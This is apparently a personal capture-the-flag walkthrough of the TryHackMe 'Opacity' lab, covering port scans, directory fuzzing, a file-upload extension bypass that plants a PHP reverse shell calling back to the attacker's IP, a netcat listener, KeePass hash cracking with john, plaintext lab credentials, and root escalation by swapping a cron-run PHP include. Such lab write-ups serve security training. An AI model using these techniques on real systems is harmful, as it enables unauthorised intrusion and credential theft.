# **Opacity**

By Praveen Kumar Sharma

For me IP of the machine is: 10.10.71.3

Port Scanning:

```
ping 10.10.71.3 -c 5

PING 10.10.71.3 (10.10.71.3) 56(84) bytes of data.
64 bytes from 10.10.71.3: icmp_seq=1 ttl=60 time=157 ms
64 bytes from 10.10.71.3: icmp_seq=2 ttl=60 time=158 ms
64 bytes from 10.10.71.3: icmp_seq=3 ttl=60 time=170 ms
64 bytes from 10.10.71.3: icmp_seq=4 ttl=60 time=209 ms
64 bytes from 10.10.71.3: icmp_seq=4 ttl=60 time=169 ms

--- 10.10.71.3 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4006ms
rtt min/avg/max/mdev = 157.429/172.678/208.753/18.786 ms
```

Alright lets do some port scanning now

Port Scanning:

All Port Scan

nmap -p- -n -Pn -T5 --min-rate=10000 10.10.71.3 -o allPortScan.txt

```
nmap -p- -n -Pn -T5 --min-rate=10000 10.10.71.3 -o allPortScan.txt

Starting Nmap 7.95 ( https://nmap.org ) at 2024-08-30 22:18 IST
Warning: 10.10.71.3 giving up on port because retransmission cap hit
Nmap scan report for 10.10.71.3
Host is up (0.15s latency).
Not shown: 62847 closed tcp ports (conn-refused), 2683 filtered tcp p
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
139/tcp open netbios-ssn
445/tcp open microsoft-ds
8000/tcp open http-alt

Nmap done: 1 IP address (1 host up) scanned in 13.29 seconds
```

```
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
139/tcp open netbios-ssn
445/tcp open microsoft-ds
8000/tcp open http-alt
```

Lets try an aggressive scan on these

```
nmap -sC -sV -A -T5 -n -Pn -p 22,80,139,445,8000 10.10.71.3 -o aggressiveScan.txt
```

```
nmap -sC -sV -A -T5 -n -Pn -p 22,80,139,445,8000 10.10.71.3 -o aggressiveScan.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2024-08-30 22:24 IST
Nmap scan report for 10.10.71.3
Host is up (0.17s latency).
PORT
       STATE SERVICE VERSION
22/tcp open ssh
                           OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
   3072 Of:ee:29:10:d9:8e:8c:53:e6:4d:e3:67:0c:6e:be:e3 (RSA)
   256 95:42:cd:fc:71:27:99:39:2d:00:49:ad:1b:e4:cf:0e (ECDSA)
____256 ed:fe:9c:94:ca:9c:08:6f:f2:5c:a6:cf:4d:3c:8e:5b (ED25519)
                     Apache httpd 2.4.41 ((Ubuntu))
80/tcp open http
| http-cookie-flags:
  /:
     PHPSESSID:
      httponly flag not set
http-title: Login
|_Requested resource was login.php
|_http-server-header: Apache/2.4.41 (Ubuntu)
139/tcp open netbios-ssn Samba smbd 4
445/tcp open netbios-ssn Samba smbd 4
8000/tcp closed http-alt
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Host script results:
|_nbstat: NetBIOS name: OPACITY, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb2-time:
   date: 2024-08-30T16:54:52
_ start_date: N/A
smb2-security-mode:
```

```
Aggressive scan
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux;
protocol 2.0)
ssh-hostkey:
| 3072 Of:ee:29:10:d9:8e:8c:53:e6:4d:e3:67:0c:6e:be:e3 (RSA)
| 256 95:42:cd:fc:71:27:99:39:2d:00:49:ad:1b:e4:cf:0e (ECDSA)
| 256 ed:fe:9c:94:ca:9c:08:6f:f2:5c:a6:cf:4d:3c:8e:5b (ED25519)
80/tcp open http Apache httpd 2.4.41 ((Ubuntu))
| http-cookie-flags:
1 /:
| PHPSESSID:
/ httponly flag not set
| http-title: Login
|_Requested resource was login.php
|_http-server-header: Apache/2.4.41 (Ubuntu)
139/tcp open netbios-ssn Samba smbd 4
445/tcp open netbios-ssn Samba smbd 4
```

```
8000/tcp closed http-alt
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

U can run enum4linux for smb enumeration but didn't really find anything for me

Lets do some directory fuzzing next

# Directory Fuzzing:

```
ffuf -w /usr/share/wordlists/dirb/common.txt -u http://10.10.71.3/FUZZ -t 200
```

```
ffuf -w /usr/share/wordlists/dirb/common.txt -u http://10.10.71.3/FUZZ -t 200
      v2.1.0
 :: Method
                 : GET
:: URL : http://10.10.71.3/FUZZ
:: Wordlist : FUZZ: /usr/share/wordlists/dirb/common.txt
 :: Follow redirects : false
:: Calibration : false
                   : 10
:: Timeout
                   : 200
:: Threads
:: Matcher
                   : Response status: 200-299,301,302,307,401,403,405,500
                    [Status: 403, Size: 275, Words: 20, Lines: 10, Duration: 166ms]
.htpasswd
                       [Status: 403, Size: 275, Words: 20, Lines: 10, Duration: 2827ms]
.htaccess
                       [Status: 403, Size: 275, Words: 20, Lines: 10, Duration: 3858ms]
.hta
                       [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 4852ms]
                       [Status: 301, Size: 306, Words: 20, Lines: 10, Duration: 182ms]
CSS
index.php
                      [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 237ms]
server-status [Status: 403, Size: 275, Words: 20, Lines: 10, Duration: 157ms]
:: Progress: [4614/4614] :: Job [1/1] :: 66 req/sec :: Duration: [0:00:26] :: Errors: 11 ::
```

```
css [Status: 301, Size: 306, Words: 20, Lines: 10, Duration:
182ms]
index.php [Status: 302, Size: 0, Words: 1, Lines: 1, Duration:
237ms]
```

Lets do one more with a bigger one just in case

```
ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://10.10.71.3/FUZZ -t 200
```

```
ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://10.10.71.3/FUZZ
 .. Hethou . Ott
                    : http://10.10.71.3/FUZZ
 :: URL
 :: Wordlist
                     : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
 :: Follow redirects : false
                    : false
 :: Calibration
                    : 10
 :: Timeout
 :: Threads
                   : 1000
 :: Matcher
                   : Response status: 200-299,301,302,307,401,403,405,500
# on atleast 2 different hosts [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 4389ms]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/ [Status: 302, Size: 0, Words:
# Attribution-Share Alike 3.0 License. To view a copy of this [Status: 302, Size: 0, Words: 1,
                        [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 5414ms]
                       [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 5430ms]
# This work is licensed under the Creative Commons [Status: 302, Size: 0, Words: 1, Lines: 1,
# Suite 300, San Francisco, California, 94105, USA. [Status: 302, Size: 0, Words: 1, Lines: 1,
                       [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 5454ms]
                       [Status: 301, Size: 306, Words: 20, Lines: 10, Duration: 166ms]
# or send a letter to Creative Commons, 171 Second Street, [Status: 302, Size: 0, Words: 1, Li
# directory-list-2.3-medium.txt [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 6496ms]
# Copyright 2007 James Fisher [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 6500ms]
# Priority ordered case sensative list, where entries were found [Status: 302, Size: 0, Words:
                       [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 6500ms]
                       [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 6520ms]
cloud
                        [Status: 301, Size: 308, Words: 20, Lines: 10, Duration: 222ms]
```

One more directory

```
Directory found
cloud [Status: 301, Size: 308, Words: 20, Lines: 10, Duration:
222ms]
```


Alright lets get to this web application now

# Web Application

### Default page

▲ Not Secure http://10.10.71.3/login.php			○ 160% ☆
	Login		
	Username		
	Password		
		Login	

Alright lets see this /cloud page now



# Gaining Access:

So here i tested a few things and found we can add a file that is only has a image extenstion even .jpg.php doesnt work so to do this i got a reverse shell first from pentest monkey:

https://github.com/pentestmonkey/php-reverse-shell/blob/master/phpreverse-shell.php ☐

Make sure to change the IP address and port in there too

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.17.94.2';  // CHANGE THIS
$port = 9001;  // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

Alright to trick the lacking checking of extension we change our extension in such a way that it bypasses the image extension we do it something like this

```
cp revshell.php revshell.php#.jpeg

~/Documents/Notes/Hands-on-Hacking/TryHackMe/Opacity git:(main)±2 (0.022s)
ls -al

total 32
drwxr-xr-x 1 pks pks 176 Aug 30 22:44 .
drwxr-xr-x 1 pks pks 200 Aug 30 22:10 ..
-rw-r--r-- 1 pks pks 1381 Aug 30 22:24 aggressiveScan.txt
-rw-r--r-- 1 pks pks 580 Aug 30 22:19 allPortScan.txt
-rw-r--r-- 1 pks pks 673 Aug 30 22:31 directories.txt
-rw-r--r-- 1 pks pks 2944 Aug 30 22:43 Opacity.md
-rw-r--r-- 1 pks pks 5492 Aug 30 22:42 revshell.php
-rw-r--r-- 1 pks pks 5492 Aug 30 22:44 revshell.php#.jpeg
```


Start a python server

```
sudo python3 -m http.server 80
[sudo] password for pks:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Now start a listener

```
nc -lvnp 9001
Listening on 0.0.0.0 9001
```

Now upload this .jpeg file on there like this



Now click upload image

U should see a request made to our system here too

```
sudo python3 -m http.server 80
[sudo] password for pks:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.71.3 - - [30/Aug/2024 22:47:40] "GET /revshell.php HTTP/1.1" 200 -
```

and now put that go to that link u see in the browser for this file

## 5 Minutes File Upload - Personal Cloud Storage

```
IMAGE LINK:
  http://10.10.71.3/cloud/images/revshell.php#.jpec

HTML:
  <a href="http://10.10.71.3/cloud/images/revshell.">http://10.10.71.3/cloud/images/revshell.</a>
```

### and u should get your revshell now

```
Listening on 0.0.0.0 9001
Connection received on 10.10.71.3 48894
Linux opacity 5.4.0-139-generic #156-Ubuntu SMP Fri Jan 20 17:27:18
17:17:44 up 1:50, 0 users, load average: 0.00, 0.10, 0.16
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ ■
```

lets upgrade this a bit

```
nc -lvnp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.71.3 48894
Linux opacity 5.4.0-139-generic #156-Ubuntu SMP Fri Jan 20 17:27:18 UTO
17:17:44 up 1:50, 0 users, load average: 0.00, 0.10, 0.16
USER
                                  LOGINO
                                           IDLE JCPU PCPU WHAT
        TTY
                 FROM
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@opacity:/$ ^Z
[1] + 84939 suspended nc -lvnp 9001
~/Documents/Notes/Hands-on-Hacking/TryHackMe/Opacity git:(main)±1
stty raw -echo; fg
[1] + 84939 continued nc -lvnp 9001
Command 'e' not found, but can be installed with:
apt install e-wrapper
Please ask your administrator.
www-data@opacity:/$ export TERM=xterm
www-data@opacity:/$
```


Alright lets see what we can find now

### Lateral PrivEsc :

So I looked at the login.php creds to find if i can find some

```
Website login creds
Username : admin
Password : oncloud9
```

Lets login and see if we can find something



lets see what else we can find in the machine

in the /opt directory i found this

```
www-data@opacity:/opt$ ls -al
total 12
drwxr-xr-x 2 root    root    4096 Jul 26    2022 .
drwxr-xr-x 19 root    root    4096 Jul 26    2022 ..
-rwxrwxr-x 1 sysadmin sysadmin 1566 Jul 8    2022 dataset.kdbx
www-data@opacity:/opt$
```

lets get this on our system start a python server on the machine and we can grab it using wget on our attacker machine

```
drwxr-xr-x 2 root root 4096 Jul 26 2022 .
drwxr-xr-x 19 root root 4096 Jul 26 2022 ..
-rwxrwxr-x 1 sysadmin sysadmin 1566 Jul 8 2022 dataset.kdbx
www-data@opacity:/opt$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Alright to crack this we need to change it in a format that john can crack this in to do this we run this

# keepass2john dataset.kdbx > hash.txt ~/Documents/Notes/Hands-on-Hacking/TryHackMe/Opacity git:(main)±2 (0.02s) ls -al total 44 drwxr-xr-x 1 pks pks 216 Aug 30 22:59 . drwxr-xr-x 1 pks pks 200 Aug 30 22:10 .. -rw-r--r- 1 pks pks 1381 Aug 30 22:24 aggressiveScan.txt -rw-r--r- 1 pks pks 580 Aug 30 22:19 allPortScan.txt -rw-r--r- 1 pks pks 1566 Jul 8 2022 dataset.kdbx -rw-r--r- 1 pks pks 673 Aug 30 22:31 directories.txt -rw-r--r- 1 pks pks 322 Aug 30 22:59 hash.txt -rw-r--r- 1 pks pks 4588 Aug 30 22:59 Opacity.md -rw-r--r- 1 pks pks 5492 Aug 30 22:44 revshell.php -rw-r--r- 1 pks pks 5492 Aug 30 22:44 revshell.php#.jpeg

### alright lets crack this now


```
john hash.txt
Warning: detected hash type "KeePass", but the string is also recognized as "KeePass-opencl"
Use the "--format=KeePass-opencl" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [SHA256 AES 32/64])
Cost 1 (iteration count) is 100000 for all loaded hashes
Cost 2 (version) is 2 for all loaded hashes
Cost 3 (algorithm [0=AES, 1=TwoFish, 2=ChaCha]) is 0 for all loaded hashes
Will run 16 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 4 candidates buffered for the current salt, minimum 16 needed for performance.
Warning: Only 10 candidates buffered for the current salt, minimum 16 needed for performance.
Warning: Only 5 candidates buffered for the current salt, minimum 16 needed for performance.
Warning: Only 7 candidates buffered for the current salt, minimum 16 needed for performance.
Warning: Only 11 candidates buffered for the current salt, minimum 16 needed for performance.
Warning: Only 12 candidates buffered for the current salt, minimum 16 needed for performance.
Warning: Only 9 candidates buffered for the current salt, minimum 16 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 6 candidates buffered for the current salt, minimum 16 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
                (dataset)
741852963
1g 0:00:00:10 DONE 2/3 (2024-08-30 23:02) 0.09505g/s 313.8p/s 313.8c/s 313.8C/s cheerleader..0987654321
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Alright lets get a application to open this dataset file in

Im using Arch BTW so for me I downloaded this application that allows me to do this with this command

u can find similar application for parrot or kali or whatever u are using easily by searching

I opened the file in this and it asked for a password i put the cracked password in then we can find the users creds here



Username : sysadmin

Password : ClOudP4ss40p4city#8700

### Lets SSH in now

```
sysadmin@opacity ~ (0.176s)
id

uid=1000(sysadmin) gid=1000(sysadmin) groups=1000(sysadmin),24(cdrom),30(dip),46(plugdev)

sysadmin@opacity ~
```

and we can login now

here is the local.txt

```
ls -al
total 48
drwxr-xr-x 6 sysadmin sysadmin 4096 Aug 30 16:19 .
                   root 4096 Jul 26 2022 ...
drwxr-xr-x 3 root
-rw----- 1 sysadmin sysadmin 399 Aug 30 17:39 .bash_history
-rw-r--r-- 1 sysadmin sysadmin 220 Feb 25 2020 .bash_logout
-rw-r--r-- 1 sysadmin sysadmin 3771 Feb 25 2020 .bashrc
drwx----- 2 sysadmin sysadmin 4096 Jul 26 2022 .cache
drwx----- 3 sysadmin sysadmin 4096 Jul 28 2022 .gnupg
-rw----- 1 sysadmin sysadmin 33 Jul 26 2022 local.txt
-rw-r--r-- 1 sysadmin sysadmin 807 Feb 25 2020 .profile
                    root 4096 Jul 8 2022 scripts
drwxr-xr-x 3 root
drwx----- 2 sysadmin sysadmin 4096 Jul 26 2022 .ssh
-rw-r--r-- 1 sysadmin sysadmin 0 Jul 28 2022 .sudo_as_admin_successful
-rw----- 1 sysadmin sysadmin 938 Aug 30 16:19 .viminfo
```

### Vertical PrivEsc

I notice this folder scripts in here too

```
cd scripts

sysadmin@opacity ~/scripts (0.173s)

ls

lib script.php
```

Lets see this php script

```
cat script.php

//Backup of scripts sysadmin folder
require_once('lib/backup.inc.php');
zipData('/home/sysadmin/scripts', '/var/backups/backup.zip');
echo 'Successful', PHP_EOL;

//Files scheduled removal
$dir = "/var/www/html/cloud/images";
if(file_exists($dir)){
    $di = new RecursiveDirectoryIterator($dir, FilesystemIterator::SKIP_DOTS);
    $ri = new RecursiveIteratorIterator($di, RecursiveIteratorIterator::CHILD_FIRST);
    foreach ( $ri as $file ) {
        $file->isDir() ? rmdir($file) : unlink($file);
    }
}
```

Now to exploit this we are gonna change this file called backup.inc.php to this

to do this mv this file to /tmp then make a file and put these contents in

Now just start a listener then just wait and u should have your root and here is the final proof.txt

```
# cd /root
# ls -al
total 40
drwx----- 5 root root 4096 Feb 22 2023 .
drwxr-xr-x 19 root root 4096 Jul 26
                                  2022 ...
lrwxrwxrwx 1 root root 9 Jul 26
                                  2022 .bash_history -> /dev/null
-rw-r--r-- 1 root root 3106 Dec 5 2019 .bashrc
drwxr-xr-x 3 root root 4096 Feb 22
                                  2023 .local
-rw-r--r-- 1 root root 161 Dec 5 2019 .profile
-rw----- 1 root root 33 Jul 26
                                  2022 proof.txt
-rw-r--r-- 1 root root 66 Feb 22
                                  2023 .selected_editor
drwx----- 3 root root 4096 Feb 22
                                  2023 snap
drwx----- 2 root root 4096 Jul 26
                                  2022 .ssh
-rw-r--r-- 1 root root 215 Feb 22 2023 .wget-hsts
#
```

Thanks for reading :)